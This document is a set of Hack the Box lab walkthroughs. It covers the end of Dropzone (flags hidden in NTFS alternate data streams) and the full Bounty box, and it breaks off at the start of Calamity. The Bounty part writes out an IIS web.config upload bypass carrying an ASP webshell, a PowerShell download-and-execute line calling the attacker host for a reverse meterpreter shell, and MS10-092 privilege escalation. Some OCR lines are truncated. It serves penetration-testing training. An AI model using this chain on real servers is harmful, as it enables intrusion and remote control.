We go to “c:\Documents and Settings\Administrator\Desktop” and find a file called “root.txt”. We take a look at the content of the file and find that the flag is not present there.

```
meterpreter > cd Administrator
meterpreter > ls
meterpreter > cd Desktop
meterpreter > ls
meterpreter > cat root.txt
```

```
meterpreter > cd Administrator
meterpreter > ls
Listing: C:\Documents and Settings\Administrator
=================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40555/r-xr-xr-x   0       dir   2018-05-09 13:43:54 -0400  Application Data
40777/rwxrwxrwx   0       dir   2018-05-09 15:22:03 -0400  Cookies
40777/rwxrwxrwx   0       dir   2018-05-10 15:10:35 -0400  Desktop
40555/r-xr-xr-x   0       dir   2018-05-09 13:43:56 -0400  Favorites
40777/rwxrwxrwx   0       dir   2018-05-09 13:09:20 -0400  Local Settings
40555/r-xr-xr-x   0       dir   2018-05-09 15:41:46 -0400  My Documents
100666/rw-rw-rw-  786432  fil   2018-05-14 16:03:21 -0400  NTUSER.DAT
100666/rw-rw-rw-  1024    fil   2018-11-04 11:53:00 -0500  NTUSER.DAT.LOG
40777/rwxrwxrwx   0       dir   2018-05-09 13:09:20 -0400  NetHood
40777/rwxrwxrwx   0       dir   2018-05-09 13:09:20 -0400  PrintHood
40555/r-xr-xr-x   0       dir   2018-05-10 15:12:24 -0400  Recent
40555/r-xr-xr-x   0       dir   2018-05-09 13:43:51 -0400  SendTo
40555/r-xr-xr-x   0       dir   2018-05-09 13:09:20 -0400  Start Menu
40777/rwxrwxrwx   0       dir   2018-05-09 10:20:34 -0400  Templates
40777/rwxrwxrwx   0       dir   2018-05-09 15:20:21 -0400  UserData
100666/rw-rw-rw-  178     fil   2018-05-14 16:03:21 -0400  ntuser.ini

meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Documents and Settings\Administrator\Desktop
=======================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2018-05-10 15:10:21 -0400  flags
100666/rw-rw-rw-  31    fil   2018-05-10 15:12:43 -0400  root.txt

meterpreter > cat root.txt
It's easy, but not THAT easy ..meterpreter >
```

We go to the "**flags**" directory and find a file called "**2 for the price of 1!.txt**" and find a hint that we have to use alternate data streams to find the flags. Alternate data streams are an attribute that can be found in NTFS file system. They can also be used to hide data from users.

```
1  meterpreter > cd flags
2  meterpreter > dir
3  meterpreter > cat "2 for the price of 1!.txt"
```

We can use streams.exe from sysinternals to examine Alternate Data Streams. (You can download the tool from here)
We upload the streams.exe into the target machine. We spawn the shell and execute the file to find data streams in the current directory and find both user and root flag.

```
1  meterpreter > upload /root/Downloads/Streams/streams.exe
2  meterpreter > shell
3  streams -accepteula -s .
```

```
meterpreter > ls
Listing: C:\Documents and Settings\Administrator\Desktop
============================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2018-05-10 15:10:21 -0400  flags
100666/rw-rw-rw-  31    fil   2018-05-10 15:12:43 -0400  root.txt

meterpreter > cd flags
meterpreter > ls
Listing: C:\Documents and Settings\Administrator\Desktop\flags
============================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  76    fil   2018-05-10 15:09:56 -0400  2 for the price of 1!.txt

meterpreter > cat "2 for the price of 1!.txt"
For limited time only!

Keep an eye on our ADS for new offers & discounts!meterpreter >
meterpreter >
meterpreter > upload /root/Downloads/Streams/streams.exe .
[*] uploading  : /root/Downloads/Streams/streams.exe -> .
[*] uploaded   : /root/Downloads/Streams/streams.exe -> .\streams.exe
meterpreter > shell
Process 1112 created.
Channel 4 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop\flags>meterpreter >
meterpreter >
meterpreter >
meterpreter > shell
Process 1940 created.
Channel 5 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop\flags>streams -accepteula -s .
streams -accepteula -s .

streams v1.60 - Reveal NTFS alternate streams.
Copyright (C) 2005-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Documents and Settings\Administrator\Desktop\flags\2 for the price of 1!.txt:
   :root_txt_3316ffe[illegible]8e651931a5c45edab:$DATA     5
   :user_txt_a6a4830[illegible]9d2aaa80f7940:$DATA     5

C:\Documents and Settings\Administrator\Desktop\flags>
```

Au

From <https://www.hackingarticles.in/hack-the-box-dropzone-walkthrough/>

Bounty

Wednesday, January 2, 2019 7:13 PM

Today we are going to solve another CTF challenge “Bounty”. It is a retired vulnerable lab presented by Hack the Box for helping pentester’s to perform online penetration testing according to your experience level; they have a collection of vulnerable labs as challenges, from beginners to Expert level.
Level: Medium
Task: To find user.txt and root.txt file
Note: Since these labs are online available therefore they have a static IP. The IP of Bounty is 10.10.10.93
Walkthrough
Let’s start off with our basic nmap command to find out the open ports and services.


```
1  nmap –A 10.10.10.93
```

Things to be observers from its result are port 80 is open for http and Microsoft-IIS/7.5 is service banner.


```
root@kali:~# nmap -A 10.10.10.93
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-28 10:44 EDT
Nmap scan report for 10.10.10.93
Host is up (0.18s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Bounty
Warning: OSScan results may be unreliable because we could not find at least
Device type: phone|general purpose|specialized
Running (JUST GUESSING): Microsoft Windows Phone|2008|7|8.1|Vista|2012 (92%)
OS CPE: cpe:/o:microsoft:windows cpe:/o:microsoft:windows_server_2008:r2 cpe
t:windows_vista::sp1 cpe:/o:microsoft:windows_server_2012
Aggressive OS guesses: Microsoft Windows Phone 7.5 or 8.0 (92%), Microsoft W
 (91%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (91%), Microsoft W
ows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (91%), Microsoft
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   182.70 ms 10.10.14.1
2   182.80 ms 10.10.10.93
```

Let’s navigate to port 80 through a web browser. By exploring IP in the URL box, it puts up following web page as shown in the below image.


Since we didn't get any remarkable clue from the home page, therefore, we have opted Dirbuster tool for directory enumeration thus execute the following, here we had used **directory-list-2.3-medium.txt** directory for web directory enumeration.




Hmm!! Here I received HTTP response for */transfer.aspx file* and */uploadedFiles* directories.



When we have explored **10.10.10.93/transfer.aspx** in the browser and further welcomed by following web Page given below. The following web page lets you upload a file.



We try have many attempts to upload a file but every time we get a message “Invalid File. Please try again”.




After so many efforts, I found this link on googling “IIS 7.5 rce upload”. Here we read about the web.config file, which plays an important role in storing IIS7 (and higher) settings. It is very similar to a .htaccess file in Apache web server. Uploading a .htaccess file to bypass protections around the uploaded files is a known technique.

So with the help of above given link we create an asp file to run web.config which will response by adding 1 and 2.

```
root@kali:~/Desktop# cat web.config
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
   <system.webServer>
      <handlers accessPolicy="Read, Script, Write">
         <add name="web_config" path="*.config" verb="*" modules="IsapiModule" scriptProcess
/>
      </handlers>
      <security>
         <requestFiltering>
            <fileExtensions>
               <remove fileExtension=".config" />
            </fileExtensions>
            <hiddenSegments>
               <remove segment="web.config" />
            </hiddenSegments>
         </requestFiltering>
      </security>
   </system.webServer>
</configuration>
<!-- ASP code comes here! It should not include HTML comment closing tag and double dashes!
<%
Response.write("-"&"->")
' it is running the ASP code if you can see 3 by opening the web.config file!
Response.write(1+2)
Response.write("<!-"&"-")
%>
-->
```

As you can observe, our web.config file is successfully uploaded inside /uploadedfiles/ directory.

So we have executed this file, it has given the expected response “3” which is sum of 1 and 2. Hence now we can inject malicious code in this file which can create RCE vulnerability through it.



3

Luckily!! I found this link: https://raw.githubusercontent.com/tennc/webshell/master/asp/webshell.asp link for ASP webshell . So I copied the whole content of asp webshell in our web.config file and upload it.

```
root@kali:~/Desktop# cat web.config
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
   <system.webServer>
      <handlers accessPolicy="Read, Script, Write">
         <add name="web_config" path="*.config" verb="*" modules="IsapiModu
/>
      </handlers>
      <security>
         <requestFiltering>
            <fileExtensions>
               <remove fileExtension=".config" />
            </fileExtensions>
            <hiddenSegments>
               <remove segment="web.config" />
            </hiddenSegments>
         </requestFiltering>
      </security>
   </system.webServer>
</configuration>
<!--
ASP Webshell
Working on latest IIS
Referance :-
https://github.com/tennc/webshell/blob/master/fuzzdb-webshell/asp/cmd.asp
http://stackoverflow.com/questions/11501044/i-need-execute-a-command-line-
http://www.w3schools.com/asp/
-->


<%
Set oScript = Server.CreateObject("WSCRIPT.SHELL")
Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")
Function getCommandOutput(theCommand)
    Dim objShell, objCmdExec
    Set objShell = CreateObject("WScript.Shell")
    Set objCmdExec = objshell.exec(thecommand)
    getCommandOutput = objCmdExec.StdOut.ReadAll
end Function
%>


<HTML>
<BODY>
<FORM action="" method="GET">
<input type="text" name="cmd" size=45 value="<%= szCMD %>">
<input type="submit" value="Run">
</FORM>
<PRE>
<%= "\\" & oScriptNet.ComputerName & "\" & oScriptNet.UserName %>
<%Response.Write(Request.ServerVariables("server_name"))%>
<p>
<b>The server's port:</b>
<%Response.Write(Request.ServerVariables("server_port"))%>
```

On executing updated web.config file, it creates a form where we can run command as RCE. Once such surface you can run any malicious command to exploit RCE. Here we will be executing powershell code generated via web delivery module of metasploit.

```
msf use exploit/multi/script/web_delivery
msf exploit(multi/script/web_delivery) set srvhost 10.10.14.2
msf exploit(multi/script/web_delivery) set target 2
msf exploit(multi/script/web_delivery) set payload window/x64/meterpreter/reverse_tcp
msf exploit(multi/script/web_delivery) set lhost 10.10.14.2
msf exploit(multi/script/web_delivery) run
```

Past the highlighted code given in the image mstasploit inside the text file and run this code to get meterpreter session.

Great!! We have successfully got meterpreter session of the victim's machine, now let's find out the user.txt file to finish this task.

```
msf > use multi/script/web_delivery
msf exploit(multi/script/web_delivery) > set srvhost 10.10.14.2
srvhost => 10.10.14.2
msf exploit(multi/script/web_delivery) > set target 2
target => 2
msf exploit(multi/script/web_delivery) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/script/web_delivery) > set lhost 10.10.14.2
lhost => 10.10.14.2
msf exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.14.2:4444
[*] Using URL: http://10.10.14.2:8080/sJvD5NpxK3
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $n=new-object net.webclient;$n.proxy=[Net.WebRequest]::
Cache]::DefaultCredentials;IEX $n.downloadstring('http://10.10.14.2:8080/sJvD5NpxK3');
msf exploit(multi/script/web_delivery) > [*] 10.10.10.93      web_delivery - Delivering
[*] Sending stage (206403 bytes) to 10.10.10.93
[*] Meterpreter session 1 opened (10.10.14.2:4444 -> 10.10.10.93:49158) at 2018-10-29 04

msf exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : BOUNTY
OS              : Windows 2008 R2 (Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

We successfully found user.txt file inside **/users/merlin/Desktop**. Next we need to find out root.txt file to finish this challenge and as we know for that we need to escalated root privilege.

```
meterpreter > cd users
meterpreter > ls
Listing: C:\users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   8192  dir   2018-05-30 17:18:12 -0400  Administrator
40777/rwxrwxrwx   0     dir   2009-07-14 01:06:44 -0400  All Users
40777/rwxrwxrwx   0     dir   2018-05-29 21:44:18 -0400  Classic .NET AppPool
40555/r-xr-xr-x   0     dir   2009-07-14 02:38:21 -0400  Default
40777/rwxrwxrwx   0     dir   2009-07-14 01:06:44 -0400  Default User
40555/r-xr-xr-x   4096  dir   2018-05-29 22:44:20 -0400  Public
100666/rw-rw-rw-  174   fil   2009-07-14 00:57:55 -0400  desktop.ini
40777/rwxrwxrwx   8192  dir   2018-05-29 17:22:39 -0400  merlin

meterpreter > cd merlin/Desktop
meterpreter > ls
Listing: C:\users\merlin\Desktop
================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2018-05-29 17:22:43 -0400  desktop.ini
100666/rw-rw-rw-  32    fil   2018-05-30 16:32:48 -0400  user.txt
```

Then I run a post exploit “Multi Recon Local Exploit Suggester” that suggests local meterpreter exploits that can be used for the further exploit. The exploits are recommended founded on the architecture and platform that the user has a shell opened as well as the available exploits in meterpreter.

```
1  use post/multi/recon/local_exploit_suggester
2  msf post(multi/recon/local_exploit_suggester) > set session 1
3  msf post(multi/recon/local_exploit_suggester) > exploit
```

Wonderful!! Exploit Suggester truly proof itself by suggesting another exploit name to which target is vulnerable. So now we will go with first option as highlighted in the image.

```
msf > use post/multi/recon/local_exploit_suggester
msf post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf post(multi/recon/local_exploit_suggester) > exploit

[*] 10.10.10.93 - Collecting local exploits for x64/windows...
[*] 10.10.10.93 - 10 exploit checks are being tried...
[+] 10.10.10.93 - exploit/windows/local/ms10_092_schelevator: The t
[+] 10.10.10.93 - exploit/windows/local/ms16_014_wmi_recv_notif: Th
[+] 10.10.10.93 - exploit/windows/local/ms16_075_reflection: The ta
[*] Post module execution completed
msf post(multi/recon/local_exploit_suggester) >
```

This Vulnerability in Task Scheduler could allow elevation of privileges. This module has been tested on vulnerable builds of Windows Vista , Windows 7 , Windows Server 2008 x64 and x86.

```
1  use exploit/windows/local/ms10_092_schelevator
2  msf post(windows/local/ms10_092_schelevator) > set lhost  10.10.14.2
3  msf post(windows/local/ms10_092_schelevator) > set lport 5555
4  msf post(windows/local/ms10_092_schelevator) > set session 1
```

```
5  msf post(windows/local/ms10_092_schelevator) > exploit
```

```
msf > use exploit/windows/local/ms10_092_schelevator
msf exploit(windows/local/ms10_092_schelevator) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/local/ms10_092_schelevator) > set lhost 10.10.14.2
lhost => 10.10.14.2
msf exploit(windows/local/ms10_092_schelevator) > set lport 5555
lport => 5555
msf exploit(windows/local/ms10_092_schelevator) > set session 1
session => 1
msf exploit(windows/local/ms10_092_schelevator) > exploit

[*] Started reverse TCP handler on 10.10.14.2:5555
[*] Preparing payload at C:\Windows\TEMP\kAcDFrmMQNFe.exe
[*] Creating task: mT3URkYLirQQw
[*] SUCCESS: The scheduled task "mT3URkYLirQQw" has successfully been created.
[*] SCHELEVATOR
[*] Reading the task file contents from C:\Windows\system32\tasks\mT3URkYLirQQw...
[*] Original CRC32: 0x7a25dce7
[*] Final CRC32: 0x7a25dce7
[*] Writing our modified content back...
[*] Validating task: mT3URkYLirQQw
[*]
[*] Folder: \
[*] TaskName                                 Next Run Time          Status
[*] ======================================== ====================== ===============
[*] mT3URkYLirQQw                            11/1/2018 10:31:00 AM  Ready
[*] SCHELEVATOR
[*] Disabling the task...
[*] SUCCESS: The parameters of scheduled task "mT3URkYLirQQw" have been changed.
[*] SCHELEVATOR
[*] Enabling the task...
[*] SUCCESS: The parameters of scheduled task "mT3URkYLirQQw" have been changed.
[*] SCHELEVATOR
[*] Executing the task...
[*] Sending stage (206403 bytes) to 10.10.10.93
```

Another Meterpreter session gets opened, once the selected exploit has been executed.

```
1  getsystem
2  getuid
```

As we can see that we are logged into the system as Windows privileged user **NT AUTHORITY\SYSTEM**

```
[*] Preparing payload at C:\Windows\TEMP\YqrhsDaqH.exe
[*] Creating task: GZGflafBD
[*] SUCCESS: The scheduled task "GZGflafBD" has successfully been created.
[*] SCHELEVATOR
[*] Reading the task file contents from C:\Windows\system32\tasks\GZGflafBD...
[*] Original CRC32: 0xf8018062
[*] Final CRC32: 0xf8018062
[*] Writing our modified content back...
[*] Validating task: GZGflafBD
[*]
[*] Folder: \
[*] TaskName                                 Next Run Time          Status
[*] ======================================== ====================== ===============
[*] GZGflafBD                                11/1/2018 10:53:00 AM  Ready
[*] SCHELEVATOR
[*] Disabling the task...
[*] SUCCESS: The parameters of scheduled task "GZGflafBD" have been changed.
[*] SCHELEVATOR
[*] Enabling the task...
[*] SUCCESS: The parameters of scheduled task "GZGflafBD" have been changed.
[*] SCHELEVATOR
[*] Executing the task...
[*] Sending stage (206403 bytes) to 10.10.10.93
[*] SUCCESS: Attempted to run the scheduled task "GZGflafBD".
[*] SCHELEVATOR
[*] Deleting the task...
[*] Meterpreter session 2 opened (10.10.14.2:5555 -> 10.10.10.93:49159) at 2018-10-29
[*] SUCCESS: The scheduled task "GZGflafBD" was successfully deleted.
[*] SCHELEVATOR

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Successfully we have found the **root.txt** from the path: **C:\Users\Administrator\Desktop**.

Wonderful!! We had completed the both tasks and hacked this box.

Happy Hacking!!!!

```
meterpreter > cd Users
meterpreter > ls
Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   8192  dir   2018-05-30 17:18:12 -0400  Administrator
40777/rwxrwxrwx   0     dir   2009-07-14 01:06:44 -0400  All Users
40777/rwxrwxrwx   0     dir   2018-05-29 21:44:18 -0400  Classic .NET AppPool
40555/r-xr-xr-x   0     dir   2009-07-14 02:38:21 -0400  Default
40777/rwxrwxrwx   0     dir   2009-07-14 01:06:44 -0400  Default User
40555/r-xr-xr-x   4096  dir   2018-05-29 22:44:20 -0400  Public
100666/rw-rw-rw-  174   fil   2009-07-14 00:57:55 -0400  desktop.ini
40777/rwxrwxrwx   8192  dir   2018-05-29 17:22:39 -0400  merlin

meterpreter > cd Administrator/Desktop
meterpreter > ls
Listing: C:\Users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2018-05-30 17:18:14 -0400  desktop.ini
100666/rw-rw-rw-  32    fil   2018-05-30 17:18:25 -0400  root.txt

meterpreter > cat root.txt
c837f7b[illegible]f9d4f5eameterpreter >
meterpreter >
```

Autho

From <https://www.hackingarticles.in/hack-the-box-bounty-walkthrough/>

Calamity

Wednesday, January 2, 2019 7:17 PM

Level: Intermediate
Task: find **user.txt** and **root.txt** file on victim's machine.
Since these labs are online available therefore they have static IP and IP of sense is **10.10.10.27** so let's begin with nmap port enumeration.

```
1 nmap -A 10.10.10.27
```

